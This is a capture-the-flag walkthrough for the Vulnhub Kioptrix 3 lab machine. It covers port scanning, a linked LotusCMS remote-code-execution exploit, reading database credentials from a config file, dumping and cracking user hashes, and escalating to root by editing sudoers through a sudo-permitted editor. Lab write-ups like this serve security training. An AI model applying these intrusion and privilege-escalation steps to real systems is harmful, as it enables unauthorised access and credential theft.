Vulnhub says we must add the ip to the hosts file, pointing to kioptrix3.com, like HTB. This was done after running netdiscover and nmap, which produced the following results

```
-(kali@kali)-[~]
_$ nmap -A 10.0.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-03 10:08 WET
Nmap scan report for 10.0.2.6
Host is up (0.00089s latency).
Not shown: 998 closed ports
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
 ssh-hostkey:
    1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
   2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
 http-cookie-flags:
     PHPSESSID:
       httponly flag not set
 _http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
 _http-title: Ligoat Security - Got Goat? Security ...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.76 seconds
```

The web application didn't have anything interesting besides this login form, which discloses the usage of LotusCMS



There's also a username in a blog post: loneferret

There's a vulnerability in LotusCMS which leads to RCE. It's on github: https://raw.githubusercontent.com/vj0shii/LotusCMS-3.0-eval-Exploit-Shell/master/Lotus CMS.py


I've been having many problems with reverse shells, apparently it was because of Kali's firewall. I fixed that and I got the exploit to work

Upgraded to an interactive shell with: python -c 'import pty; pty.spawn("/bin/bash")'

/home/www/kioptrix3.com/gallery/gconfig.php has the following credentials

```
$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```

mysql -u root -p fuckeyou SHOW DATABASES; use gallery



Select * from gallarific_users;

```
mysql> select * from gallarific_users;
select * from gallarific_users;

| userid | username | password | usertype | firstname | lastname | email | datejoined | website | issuperuser | photo | j


| 1 | admin | n0t7t1k4 | superuser | Super | User | 1302628616 | 1 | 1 |

1 row in set (0.31 sec)
```

Select * from dev_accounts;

Crackstation:

Enter up to 20 non-salted hashes, one per line:



dreg:Mast3r

Ioneferret:starwars

```
loneferret@Kioptrix3:/home$ sudo -l
sudo -l
User loneferret may run the following commands on this host:
        (root) NOPASSWD: !/usr/bin/su
        (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:/home$ |

loneferret@Kioptrix3:/home$ |

loneferret@Kioptrix3:-$ cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.
DG
CEO
loneferret@Kioptrix3:-$ |
```

So let's run sudo /usr/local/bin/ht

This gives an error about xterm-256 color but was solved with "export TERM=xterm"

HT is file editor with sudo permissions, let's add /bin/bash to the sudoers file

```
# User privilege specification
root ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash
```

```
loneferret@Kioptrix3:~$ sudo /bin/bash -i
root@Kioptrix3:~# whoami
root
root@Kioptrix3:~# |
rooted
```